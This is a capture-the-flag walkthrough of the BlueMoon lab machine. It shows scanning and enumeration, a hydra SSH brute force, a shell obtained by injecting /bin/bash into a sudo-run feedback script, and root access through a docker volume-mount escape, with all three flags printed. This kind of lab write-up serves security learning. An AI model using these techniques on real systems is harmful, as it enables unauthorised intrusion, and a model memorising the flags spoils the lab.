Report Vulnerable Machine: Bluemoon

Reconnaisance ⟶ netdiscover

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________

172.20.10.4     08:00:27:c6:a9:ba      1      60  PCS Systemtechnik GmbH
172.20.10.11    c8:3a:35:d5:0d:2c      1      60  Tenda Technology Co., Ltd.
172.20.10.1     9e:a9:c5:2f:bd:64      1      60  Unknown vendor
172.20.10.3     50:5a:65:4e:8b:79      1      60  AzureWave Technology Inc.
```

Reconnaisance ⟶ ifconfig

```
┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.20.10.5  netmask 255.255.255.240  broadcast 172.20.10.15
        inet6 2402:1980:891e:d7e0:4753:afc3:18ba:ff34  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::e445:8f8c:8a34:b67c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:1f:b7:23  txqueuelen 1000  (Ethernet)
        RX packets 51  bytes 5969 (5.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 579357  bytes 34764709 (33.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Reconnaisance ⟶ nmap (nmap -sn)

```
┌──(root㉿kali)-[~]
└─# nmap -sn 172.20.10.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-15 11:41 EDT
Nmap scan report for 172.20.10.1
Host is up (0.038s latency).
MAC Address: 9E:A9:C5:2F:BD:64 (Unknown)
Nmap scan report for 172.20.10.3
Host is up (0.039s latency).
MAC Address: 50:5A:65:4E:8B:79 (AzureWave Technology)
Nmap scan report for 172.20.10.4
Host is up (0.00075s latency).
MAC Address: 08:00:27:C6:A9:BA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 172.20.10.11
Host is up (0.00059s latency).
MAC Address: C8:3A:35:D5:0D:2C (Tenda Technology)
Nmap scan report for 172.20.10.5
Host is up.
```

Scanning ⟶ nmap (nmap -sC -sV -Pn -vv 172.20.10.4)

```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 64 vsftpd 3.0.3
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 2c:e2:63:78:bc:55:fe:f3:cb:09:a9:d8:26:2f:cb:d5 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC5GyQLNnP+ZJ8TLNz7o4WkimrsG7pbxwlOVgHGUDwPxhOK1XSnuGwSwDowzMB67wqGqM9lAc
ReCNT1gWnzO3/4Z0eDqCwu2cUNFXpLTQvMKSFM9cWVZMBcvG/doPGkoZBjvMLUuMfm3OY8WnDz+V5AA4KqIAcwxI7Ug7I+az16FCpiLEyvprZu1T
|   256 c4:c8:6b:48:92:25:a5:f7:00:9f:ab:b2:56:d5:ed:dc (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPnEUUf2myskGGrwP/ILSL1lvxdPyU3d6K1VSy
|   256 a9:5b:39:a1:6e:05:91:0f:75:3c:88:0b:55:7c:a8:c2 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIM5jZNISTRk6VHf8wJqqDBBW4vrAyrvvQtFG2Ie0S4MF
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.38 ((Debian))
|_http-favicon: Unknown favicon MD5: 0AEC38C716FDFA042747A9BC979F818F
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: BlueMoon:2021
| http-methods:
```


Scanning ⟶ Dirbuster / Dirb/Gobuster

```
┌──(root㉿kali)-[~]
└─# gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://172.20.10.4
═══════════════════════════════════════════════════════════════
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://172.20.10.4
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/server-status        (Status: 403) [Size: 276]
/hidden_text          (Status: 200) [Size: 1169]
Progress: 220558 / 220558 (100.00%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════
```


Scanning ⟶ Dirbuster / Dirb/Gobuster Command: dirb http://192.168.115.129 ~/Desktop/wordlist.txt -X .php,.html,.txt

```
┌──(root㉿kali)-[~]
└─# dirb http://172.20.10.4 /usr/share/wordlists/dirb/common.txt -X .php,.html,.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Mar 15 12:19:52 2026
URL_BASE: http://172.20.10.4/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt
EXTENSIONS_LIST: (.php,.html,.txt) | (.php)(.html)(.txt) [NUM = 3]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.20.10.4/ ----
+ http://172.20.10.4/index.html (CODE:200|SIZE:383)

-----------------
END_TIME: Sun Mar 15 12:20:05 2026
DOWNLOADED: 13836 - FOUND: 1
```

Scanning ⟶ Dirbuster / Dirb/Gobuster



After we insert 172.20.10.4//hidden_text in browser it show like this



This is After We view page source of the above site

```
<div>
    <h1>Maintanance!</h1>
    <p>Sorry For Delay. We Will Recover Soon. </p>
    <p><a href=".QR_C0d3.png">Thank You ...</a></p>
</div>
</body>
</html>
```

We found this qr code link

this contain in the qr cod :

```
#!/bin/bash

HOST=ip
USER=userftp
PASSWORD=ftpp@ssword

ftp -inv $HOST user $USER $PASSWORD
bye
EOF
```

We Enter Username and password that we got from that qr code

```
┌──(root㉿kali)-[~]
└─# ftp userftp@172.20.10.4
Connected to 172.20.10.4.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||41366|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             147 Mar 08  2021 information.txt
-rw-r--r--    1 0        0             363 Mar 08  2021 p_lists.txt
226 Directory send OK.
ftp>
```

We extract the file information.txt and p_lists.txt

```
ftp> ls -all
229 Entering Extended Passive Mode (|||31622|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Mar 08  2021 .
drwxr-xr-x    3 1001     1001         4096 Mar 08  2021 ..
-rw-r--r--    1 0        0             147 Mar 08  2021 information.txt
-rw-r--r--    1 0        0             363 Mar 08  2021 p_lists.txt
226 Directory send OK.
ftp> get information.txt
local: information.txt remote: information.txt
229 Entering Extended Passive Mode (|||59111|)
150 Opening BINARY mode data connection for information.txt (147 bytes).
100% |*****************************************************************************************
226 Transfer complete.
147 bytes received in 00:00 (45.18 KiB/s)
ftp> get p_lists.txt
local: p_lists.txt remote: p_lists.txt
229 Entering Extended Passive Mode (|||38044|)
150 Opening BINARY mode data connection for p_lists.txt (363 bytes).
100% |*****************************************************************************************
226 Transfer complete.
363 bytes received in 00:00 (97.20 KiB/s)
ftp> exit
221 Goodbye.
```

After we get the file we use command “cat” to view the content of the file

```
┌──(root㉿kali)-[~]
└─# ls
information.txt  p_lists.txt

┌──(root㉿kali)-[~]
└─# cat information.txt

Hello robin ...!

    I'm Already Told You About Your Password Weekness. I will give a Password list. you May Choose Anyone of The Password.
```

```
┌──(root㉿kali)-[~]
└─# cat p_lists.txt
h4ck3rp455wd
4dm1n
Pr0h4ck3r
5cr1ptk1dd3
pubgpr0pl4yer
H34d5h00t3r
p@ssw0rd
@@d1dn0tf1nd
J4ck_5p4rr0w
c4pt10n_jack
D0veC4m3r0n
f1nnb4l0r
r0manr3ing5
s3thr0lin5
Demonk1ng
R4ndy0rton
Big_sh0w
j0hnc3na
5tr0ngp@ssw0rd
S4br1n4
4nnlyn
C4rp3nt3r
K0fiKing5t0n
chNAMPIN
Herr0lins
G0palT0p3r
Log3shDriv3r
k4rv3ndh4nh4ck3r
P0nmuGunth0n
Shank3rD3v
KishorMilkV4n
S4th15hR4cer
```

We Use commad “hydra “ to identify the true password

```
┌──(root㉿kali)-[~]
└─# hydra -l robin -P p_lists.txt ssh://172.20.10.4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-15 12:34:32
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 32 login tries (l:1/p:32), ~2 tries per task
[DATA] attacking ssh://172.20.10.4:22/
[22][ssh] host: 172.20.10.4   login: robin   password: k4rv3ndh4nh4ck3r
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-15 12:34:41
```

We can get in to the Robin@BlueMoon

```
┌──(root㉿kali)-[~]
└─# ssh robin@172.20.10.4
The authenticity of host '172.20.10.4 (172.20.10.4)' can't be established.
ED25519 key fingerprint is SHA256:C+Z/8na2o0LXAqk7WswSnNQya1ZPegq4CyO9DR+VXTw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.20.10.4' (ED25519) to the list of known hosts.
robin@172.20.10.4's password:
Linux BlueMoon 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr  4 07:43:48 2021 from 192.168.43.44
robin@BlueMoon:~$ id
uid=1000(robin) gid=1000(robin) groups=1000(robin),24(cdrom),25(floppy),29(audio)
robin@BlueMoon:~$
```

This Is first flag we got

```
robin@BlueMoon:~$ sudo -l
Matching Defaults entries for robin on bluemoon:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/l

User robin may run the following commands on bluemoon:
    (jerry) NOPASSWD: /home/robin/project/feedback.sh
robin@BlueMoon:~$ ls
project  user1.txt
robin@BlueMoon:~$ cat ^C
robin@BlueMoon:~$ cat  user1.txt
You Gained User-1 Flag

        ⟹ Fl4g{u5er1r34ch3d5ucc355fully}
```

After that, We get into the jerry and get this second flag

```
Script For FeedBack

Enter Your Name : jerry

Enter You FeedBack About This Target Machine : /bin/bash

whoami
jerry
ls
feedback.sh
id
uid=1002(jerry) gid=1002(jerry) groups=1002(jerry),114(docker)
pwd
/home/robin/project
cd
cd ..
ls
jerry  robin  userftp
cd jerry
ls
user2.txt
cat user2.txt

You Found User-2 Flag

        ⟹ Fl4g{Y0ur34ch3du53r25uc355ful1y}

You Are Reached Near To Me ...  Try To Find

                                - Root
```

After that we use command this " python -c 'import pty; pty.spawn("/bin/bash")'" to get a better shell

```
jerry@BlueMoon:/home/robin/project$
```

```
jerry@BlueMoon:/home/robin/project$
```

```
jerry@BlueMoon:/$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/su
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/chsh
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
```

After we get permission into the root , finally we get the third flag

```
jerry@BlueMoon:/$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk)
# cd root
# ls
root.txt
# cat root ^H.txt^H^H^H^H^H^H^H
cat: root: No such file or directory
cat: ''$'\b''.txt'$'\b\b\b\b\b\b': No such file or directory
# cat rot
cat: rot: No such file or directory
# cat root.txt

⟹ Congratulations ⟸

You Reached Root ... !

Root-Flag

     Fl4g{r00t-H4ckTh3P14n3t0nc34g41n}

Created By

        Kirthik - Karvendhan


instagram = ____kirthik____



!......Bye See You Again......!
```